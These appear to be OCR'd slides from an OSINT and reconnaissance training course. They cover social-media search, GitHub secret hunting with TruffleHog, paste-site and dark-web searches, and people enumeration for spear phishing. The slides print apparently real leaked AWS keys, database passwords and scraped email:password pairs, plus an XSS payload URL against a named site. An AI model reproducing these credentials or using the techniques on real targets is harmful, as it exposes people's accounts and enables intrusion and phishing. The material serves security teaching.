
Social Media Search: Linkedin

Advanced Queries

- Parenthesis
- AND
- OR
- Quotes
- NOT

Example:

```
((abc OR “xyz pqr”) AND (foo OR
abcdef or bar)) NOT blah
```




Social Media Search: Facebook Graph Search


Extracting employer/employee accounts in Facebook:


- Extract account ID using:
  - https://findmyfbid.in/
- Extract Employers (current/past) of a user:
  - https://www.facebook.com/search/**<ACCOUNT_ID>**/employers
- Extract Current Employees Profiles:
  - https://www.facebook.com/search/str/**<ACCOUNT_ID>**/employees/present
- Extract Past Employees Profiles:
  - https://www.facebook.com/search/str/**<ACCOUNT_ID>**/employees/past

Social Media Search: Facebook Graph Search

Social Media Search: Twitter








Location Based Search:
https://twitter.com/search?l=&q={keyword} near:"{location}" within:{distance}&src=typd

Query:
bhasia near:"Singapore" within:15mi

Social Media Search: Twitter


Twitter Advanced Search: https://twitter.com/search-advanced?lang=en



Sensitive Information Leakage

Many times sensitive information about the organization is revealed unintentionally. Some examples are:

- Secret keys/tokes/credentials in source code
- Breach Dumps on pastebin
- Confidential documents present on company websites



Find Sensitive information in Code Aggregators

- What can you find?
  - Private Keys/Creds/API Tokens/Server Connection Strings/Internal Paths/ Tech Stacks

db_password

Pull requests Issues Marketplace Explore

Repositories 147
Code 27K
Commits 67K
Issues 2K
Topics
Wikis 909
Users

Languages
PHP 684,779
YAML 32,088
Python
JSON 23,393
XML 22,863
Java 20,883
Markdown 17,721
Shell 12,351
Ruby 11,496
HTML 10,431

Advanced search Cheat sheet

27,854 code results

Sort: Best match

– config.py Python
Showing the top two matches Last indexed on Mar 27, 2017

```
db_password = '<<db_password>>'
```

- keys.py Python
Showing the top two matches Last indexed on Dec 17, 2017

```
api_token='8c952a0f27b9723e'
# db_password='ramsha'
db_password='6bf8ec6cc31d7be39afbac4f33f0fa3dde89d705b61645b269b3ef0479bba4a0'
```

– config.py Python
Showing the top match Last indexed on Sep 30, 2016

```
DB_PASSWORD = "pierrickpass"
TOKEN = "test"
```

– local_settings.py Python
Showing the top match Last indexed on Sep 21, 2017

```
environment = 'dev'
db_password = '$Money481'
```

> settings.py Python
Showing the top match Last indexed on Sep 22, 2016

```
DB_PASSWORD='postgres'
DB_USER='postgres'
```

What / Why?

- Developers / Admins push code to github/etc.
- Code contains sensitive information (passwords, connection strings, API keys, etc.)
- When pointed, they delete the sensitive info.
- Code history is maintained using Commits.

Most Popular Code Aggregators

- Github
- Gist
- Gitlab
- Bitbucket

Case Study: Homebrew Git Commit Access

- The researcher went through the disclosed issues on HomeBrew at hackerone https://hackerone.com/Homebrew and found that homebrew was using a Jenkins server at https://jenkins.brew.sh./.
- On exploring the Jenkins portal, the researcher found that authenticated pushes were being made to the BrewTestBot/homebrew-core Github repository.
- On further exploration the research found that the environment variables in Jenkins revealed a valid ‘HOMEBREW_GITHUB_API_TOKEN’.
- The token allowed the researcher to commit to Homebrew/brew, Homebrew/homebrew-core and Homebrew/formulae.brew.sh.

Reference: https://medium.com/@vesirin/how-i-gained-commit-access-to-homebrew-in-30-minutes-2ae314df03ab

Github Search

- https://github.com/search?utf8=✓&q=<keyword>&type=
- Can search Code/Commits/Issues/Topics/Wikis/Users
- Filters on Programming Languages
- Login is required to perform search.
- Cheatsheet:

This search	Finds repositories with...
cat stars:>100	Find cat repositories with greater than 100 stars.
user:defunkt	Get all repositories from the user defunkt.
tom location:"San Francisco, CA"	Find all tom users in "San Francisco, CA".
join extension:coffee	Find all instances of join in code with coffee extension.
NOT cat	Excludes all results containing cat

Github Advanced Search

- https://github.com/search/advanced?q=hl

https://github.com/search/advanced?q=hl

Advanced options

From these owners: github, joyent

In these repositories: twbs/bootstrap, rails/rails

Created on the dates: >YYYY-MM-DD, YYYY-MM-DD

Written in this language: Any Language

Repositories options

With this many stars: 0..100, 200, >1000

With this many forks: 50..100, 200, <5

Of this size: Repository size in KB

Pushed to: <YYYY-MM-DD

With this license: Any license

Return repositories not including forks.

Code options

With this extension: rb, py, jpg

Of this file size: 100..8000, >10000

In this path: /foo/bar/baz/qux

Return code from forked repositories

Issues options

In the state: open/closed

With this many comments: 0..100, >442

With the labels: bug, ie6

Opened by the author: hubot, octocat

Mentioning the users: tpope, mattt

Assigned to the users: twp, jim

Updated before the date: <YYYY-MM-DD

Users options

With this full name: Grace Hopper

From this location: San Francisco, CA

With this many followers: 20..50, >200, <2

With this many public repositories: 0, <42, >5


Working in this language: Any Language


Wiki options

Updated before the date: <YYYY-MM-DD

Github Organization


- Find an organization though GitHub search.
- List the users in the organization:
  - https://github.com/orgs/**<ORGANIZATION_NAME>**/people






Github Gists

- Share single files, parts of files, or full applications.
- https://gist.github.com
- Two types:
  - Public
  - Secret
- Anyone with link to secret gists can access them.



How to search others?

- Google > site:bitbucket.org
- https://gitlab.com/search



Github Search Tools?

- Trufflehog

  https://github.com/dxa4481/truffleHog
- Repo Supervisor

  https://github.com/auth0/repo-supervisor
- Gitrob

  https://github.com/michenriksen/gitrob
- Tool for the Github Search Tools
  - Git All Secrets

    https://github.com/anshumanbh/git-all-secrets

```
shubhammittal:docs/ (master) $ truffleHog --regex --entropy=False https://github.com/neuman/onemonthlandingpage
~~~~~~~~~~~~~~~~~~~~
Reason: Generic Secret
Date: 2015-01-30 15:22:47
Hash: 6121299e170248ac1d18808713ef38930b94ce9d
Filepath: onemonth/local_settings.py
Branch: master
Commit: up to MVP

SECRET_ACCESS_KEY = "rAh3UbeafTUNOrCnf0NWxwzUzsf61PMzIenc30GX"
~~~~~~~~~~~~~~~~~~~~
~~~~~~~~~~~~~~~~~~~~
Reason: AWS API Key
Date: 2015-01-30 15:22:47
Hash: 6121299e170248ac1d18808713ef38930b94ce9d
Filepath: onemonth/local_settings.py
Branch: master
Commit: up to MVP

AKIAJBNHQJAJYFYFUPQA
~~~~~~~~~~~~~~~~~~~~
```

TruffleHog

```
shubhammittal:docs/ (master) $ truffleHog --regex --entropy=False https://github.com/neuman/onemonthlandingpage
~~~~~~~~~~~~~~~~~~~~
Reason: Generic Secret
Date: 2015-01-30 15:22:47
Hash: 6121299e170248ac1d18808713ef38930b94ce9d
Filepath: onemonth/local_settings.py
Branch: master
Commit: up to MVP

SECRET_ACCESS_KEY = "rAh3UbeafTUNOrCnf0NWxwzUzsf61PMzIenc30GX"
~~~~~~~~~~~~~~~~~~~~
~~~~~~~~~~~~~~~~~~~~
Reason: AWS API Key
Date: 2015-01-30 15:22:47
Hash: 6121299e170248ac1d18808713ef38930b94ce9d
Filepath: onemonth/local_settings.py
Branch: master
Commit: up to MVP

AKIAJBNHQJAJYFYFUPQA
```

neuman / onemonthlandingpage

Code | Issues 0 | Pull requests 0 | Projects 0 | Wiki | Insigl

Tree: 912a3ea1bb onemonthlandingpage / onemonth / local_settings.py

neuman up to MVP

1 contributor

3 lines (3 sloc) | 151 Bytes

```
1 AWS_SECRET_ACCESS_KEY = "rAh3UbeafTUNOrCnf0NWxwzUzsf61PMzIenc30GX"
2 AWS_ACCESS_KEY_ID = "AKIAJBNHQJAJYFYFUPQA"
3 AWS_STORAGE_BUCKET_NAME = "neumsonemonth"
```

Source Code Search Engines

- Nerdy Data (https://nerdydata.com/)
- PublicWWW (https://publicwww.com/)
- Search Code (https://searchcode.com/)
- Stack Overflow (https://stackoverflow.com/search)

Lab Exercise 4

- *Identify the GitHub account for CarbonConsole.*
- *Identify any passwords, hashes, users related to CarbonConsole.com on gist, pastebin, etc.*
- *Identify a user who has unintentionally leaked some information.*
- *Identify the leaked information.*

Searching Disclosure / Pastebin Websites

- Many websites provide functionalities to post anonymous texts.
  - Pastebin / Pastie, Psbdmp, etc.
- Hackers / Developers use them as their playgrounds.
  - Hacked Passwords are dumped.
  - Keys / Email / Phone numbers / Salts / etc. can be found.
- Full Disclosure Websites
  - http://seclists.org/fulldisclosure/
- Open Bug Bounties
  - https://www.openbugbounty.org/

Searching Paste(s)

- https://inteltechniques.com/osint/pastebins.html

Custom Pastebin Search

Google Custom Search

This custom search page indexes the following 57 Paste Sites:

cl1p.net
codepad.org
codepaste.net
codetidy.com
copytaste.com
dpaste.com
dpaste.org
dumpz.org
etherpad.com
friendpast.com
gist.github.com
hastebin.com
heypasteit.com
hpaste.org
ideone.com
ivpaste.com
jsbin.com
justpaste.it
mysticpaste.com
nopaste.info
paste.bradleygill.com
paste.debian.net
paste.fedoraproject.org
paste.frubar.net
paste.kde.org
paste.lisp.org
paste.pound-python.org
paste.opensuse.org
paste.org
paste.org.ru
paste.ubuntu.com
paste.xinu.at
paste2.org
pastebin.ca
pastebin.com
pastebin.fr
pastebin.gr
pastebin.pt
pastebin.ru
pastee.org
pastehtml.com
pasteSite.com
pastie.org
pastie.textmate.org
sebsauvage.net/paste
slexy.org
Snipplr.com
snipt.net
sprunge.us
squadedit.com
textsnip.com
tidypub.org
vyew.com
wklej.se
wordle.net/create

Pastebin Automated Search

DataSploit

Domain Pastes Module

```
shubhammittal:datasploit/ (master*) $ python domain/domain_pastes.py yahoo.com

---> Finding Paste(s)..

[+] 10 results found

Title: Spotify Premium: Iserrex@yahoo.com:freeac neilsgdn:elephant ...
URL: https://pastebin.com/EWjxi7Lp
Snippet: Feb 6, 2018 ... Spotify Premium: Iserrex@yahoo.com:freeac neilsgdn:elephant newhorizons19
@gmail.com:chucknorris oh.jungin@gmail.com:8888891 adan.pineda@live.com:
Pineda21 Minecraft Premium: connerkelly911@gmail.com:hamburger911
sehbailey455@live.com:smartkid...

Title: gemma_massot@yahoo.com:millou76 olkes@hotmail.com ...
URL: https://pastebin.com/y4uaP8Ey
Snippet: Mar 3, 2018 ... gemma_massot@yahoo.com:millou76 olkes@hotmail.com:040krom1a ian.
skeels@gmail.com:jetcat1621 chantalpawelec@hotmail.com:ppascale matsa@
hotmail.com:dancalll ramonzilli@hotmail.com:reimonz123 bahoffma@yahoo.com
:monkeyman1 rlltd7@yahoo.com:ARmy$$1234...

Title: gabrielspuppy@yahoo.com:122706xl, gerger06@yahoo.com ...
URL: https://pastebin.com/5anANPjD
Snippet: Mar 2, 2018 ... gabrielspuppy@yahoo.com:122706xl, gerger06@yahoo.com:gergermon11,
spoinkisawesome@yahoo.com:Hunter223, alexawatson02@yahoo.com:
alexa2000, liamhendo04@icloud.com:broncos101, m_rasic@msn.com:walter01,
thezinex@gmail.com:Mi88255e, anderskrei2@hotmail.com:Refuba58,...

Title: Spotify Premium kristenwelder@yahoo.com:mookie1985 ...
URL: https://pastebin.com/JNWJPVAb
Snippet: Feb 24, 2018 ... Spotify Premium kristenwelder@yahoo.com:mookie1985 meganlhoste@gmail.
com:Megan0501 Conorgram@yahoo.com:c0nn0r12$$ ali.cayer@gmail.com:
Dream244 mamaslug@yahoo.com:msmsms Aguilarl98@hotmail.com:
Lucero2412 ashleykantrowitz@gmail.com:volklski...

Title: marciemiller78@yahoo.com:ryan7718 kingkaielite@gmail.com ...
URL: https://pastebin.com/HCPHNvR1
Snippet: Feb 11, 2018 ... marciemiller78@yahoo.com:ryan7718 kingkaielite@gmail.com:Thayer11
oakley_70@yahoo.com:Gmod4life echi163@hotmail.fr:0ac6z4s3 marcovisa86@
yahoo.de:silberfox50 jkl_number1@hotmail.com:0609jkl nyte_hh@yahoo.com:
```

Open Bug Bounty

https://www.openbugbounty.org/latest/page/5515/

Latest Open Bug Bounty Submissions

Below are the latest submissions via Open Bug Bounty coordinated discl

Domain	Researcher	Date	Status
docomusic.com	V1RUS4	20.09.2014	patched
mybplace.pcs.it	V1RUS4	20.09.2014	unpatched
thesocialedge.com	V1RUS4	20.09.2014	unpatched
japan-ryokan.net	V1RUS4	20.09.2014	unpatched
eversave.com	Nasrul07	19.09.2014	unpatched
polytron.co.id	Nasrul07	19.09.2014	unpatched
thesource.ca	Nasrul07	19.09.2014	patched
tierinc.com	V1RUS4	19.09.2014	unpatched
bogovete.com	V1RUS4	19.09.2014	patched
hbs.edu	Dshellnoi_Unix	19.09.2014	unpatched
search.hbs.edu	Dshellnoi_Unix	19.09.2014	unpatched
asuarseb.com	Dshellnoi_Unix	19.09.2014	unpatched
mejorenvo.com	ral249	18.09.2014	unpatched
forocasas.com	ral249	18.09.2014	unpatched
lux.iol.pt	Dshellnoi_Unix	18.09.2014	unpatched
maisfutebol.iol.pt	Dshellnoi_Unix	18.09.2014	unpatched
endesavehiculoelectrico.com	Dshellnoi_Unix	18.09.2014	patched
spotifree.es	Dshellnoi_Unix	17.09.2014	unpatched
airballoons.xopie.com	Dshellnoi_Unix	15.09.2014	unpatched
mnfi.anr.msu.edu	Dshellnoi_Unix	15.09.2014	unpatched

https://www.openbugbounty.org/reports/49195/

Affected Website:	autos.brick7.de
Vulnerable Application:	Custom Code
Vulnerability Type:	XSS (Cross Site Scripting) / CWE-79
CVSSv3 Score:	6.1 [CVSS:3.0/AV:N/AC:L/PR:N/UI:R/S:C/C:L/I:L/A:N]
Discovered and Reported by:	Dshellnoi_Unix
Remediation Guide:	OWASP XSS Prevention Cheat Sheet

Vulnerable URL:

```
http://autos.brick7.de/search?q=">img src="image.gif"
onerror="alert('XSSPOSED')">&make=&model=&yfrom=&yto=&pfrom=&pto=&
mfrom=&mto=&search=Suche
```

autos.brick7.de/search?q=">img src="image.gif" onerror="alert('XSSPOSED

BRICK7

Deutsche autos suchmaschine

Nach Hause » Gebrauchtwagen

XSSPOSED

OK

Keine Datensätze gefunden.

Searching Dark Web

- Dark web is a portion of Deep Web (unindexed web) which can't be accessed with a standard browser. It requires connection to a specialised network, most popular of which is TOR.
- TOR network (.onion domains) can be accessed using a TOR browser or through a TOR 2 Web Proxy such as https://www.tor2web.org.


Searching Dark Web

Example of some TOR sites:

- http://zqktlwi4fecvo6ri.onion/wiki/index.php/Main_Page
- http://xfmro77i3lixucja.onion/
- http://xmh57jrzrnw6insl.onion/

TOR Search Engines List:

- https://www.notion.so/TOR-Search-Engines-7b6a20b5ddf342c183f9c654fc7b6c25




Searching Dark Web

TOR Search Engine: Torch

- https://xmh57jrzrnw6insl.onion

TOR Gateway: Onion.to

- https://onion.to/
  - https://xfmro77i3lixucja.onion.to/



People Enumeration

Identifying the users/employees of an organisation. But why?

- Users are the weakest link in the security chain.
- Users are prone to revealing sensitive information about the organisation.
- BYOD and Usage of Social media significantly increases the attack surface.
- Spear Phishing attacks.


People Enumeration


Multiple Avenues

- User emails - Hunter.io, LinkedIn, Pattern based guessing
